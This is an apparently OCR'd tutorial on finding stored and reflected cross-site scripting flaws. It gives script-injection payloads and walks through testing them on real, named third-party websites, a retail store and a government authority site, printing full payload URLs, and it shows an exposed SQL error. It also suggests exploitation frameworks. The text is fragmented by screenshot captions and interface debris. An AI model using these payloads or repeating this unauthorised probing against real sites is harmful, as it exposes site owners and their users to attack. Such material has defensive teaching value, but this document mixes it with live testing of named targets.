
Step-2: Analyze the HTML Code for Tracing Vulnerability

- Most website or web applications use HTML tags and Javascript for storing input from the user. Finding vulnerability is one thing but understanding the base line is another. So let’s first learn how input is stored in a web page or application.

- Consider an example of normal login form of any portal which has login functionality say xyz.com; its logging snippet will look something like below if you inspect the HTML code.
- “ <input id=”Email” name=”Email” placeholder=”Email” value=”abc@email.com” spellcheck=”false” class=”” ENGINE=”email”>


Step-3:Verify Input Web Form for Stored XSS Vulnerability

- This step involves verification of input validations and filtering criteria of web application. Suppose we inject the below code in above login snippet:
- <script>alert(document.cookie)</script> or %3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
- Then above login snippet will become something like below:
- <input id=”Email” name=”Email” placeholder=”Email” value=”abc@email.com” spellcheck=”false” class=”” ENGINE=”email”><script>alert(document.cookie)</script>
- Now if the input from the user is not correctly validated by the web owner then the above code will result into a popup containing cookie values. If you get a pop up with cookie values then it means the website is vulnerable to stored XSS and now you can inject whatever you wish (browser executable script).
- Now every user will get this popup when he/she will reload the infected website or web page.
- Stored XSS can be exploited by advanced JavaScript exploitation frameworks like XSS Proxy, BeEF, Backframe etc.




Live Example: 1

1.



Woodland - Firefox Developer Edition
Woodland
https://www.woodlandworldwide.com
Open Website
Getting Started
How to Create Botnet f...
GitHub - epsylon/ufone...
Dropbox - bug-bounty-...
WOODLAND

2.



Find any place where you can insert your text.

3.


CALL US ON 1


MEN | WOMEN | OUTDOOR PRODUCTS | WORLD OF WOODL

Home || hacker3541

Sorry, no results found!

Now search on web-page where your text is reflecting.

4.


CALL US ON 1800 103 3445 | FREE SHIPPING ON ALL ORDERS | LOGIN

| WOMEN | OUTDOOR PRODUCTS | WORLD OF WOODLAND |

X

"><SCRIPT>ALERT("HACK")</SCRIPT> ">


GO

, no results found!

elling or try searching for something else...


Now type your Payload.
“><script>alert(1)</script>

Boom I got a pop-up windows.
Means this website is vulnerable for XSS.



```
https://www.woodlandworldwide.com/wnew/faces/search.jsp?searchkey="><script>alert("hack")</sc
```

Example: 2



Applications Places System Sat Mar 16, 8:16 AM 2.5 KiB/s 660 B/s

Pakhtunkhwa Highways Authority - Firefox Developer Edition

Preferences | Pakhtunkhwa Highways Aut | Pakhtunkhwa Highways

```
pkha.gov.pk/index.php?parentid=<script>alert(1)</script>&parentname=hacker2&page=hacker3&childid=<
```

Getting Started | How to Create Botnet f... | GitHub - epsylon/ufone... | Dropbox - bug-bounty-...

FAQ's Web-mail Sitemap ----Login

Pakhtunkhwa Highways Authority (PKHA)
Government of Khyberpakhtunkhwa

Error(s) found: '1'

+ Unable to perform the query **select me** ... **tbl_child where childid= and parentid=**

1

OK


Waiting for pkha.gov.pk...

Pakhtunkhwa Highway... | [Burp Suite Community... | [MR.H4CK3R_3541 (sa... | [*Unsaved Document 1 ...


Yes, this website is vulenrable for XSS.

- *ℰxample:3*

1. Open Website




2. Find any input parameter



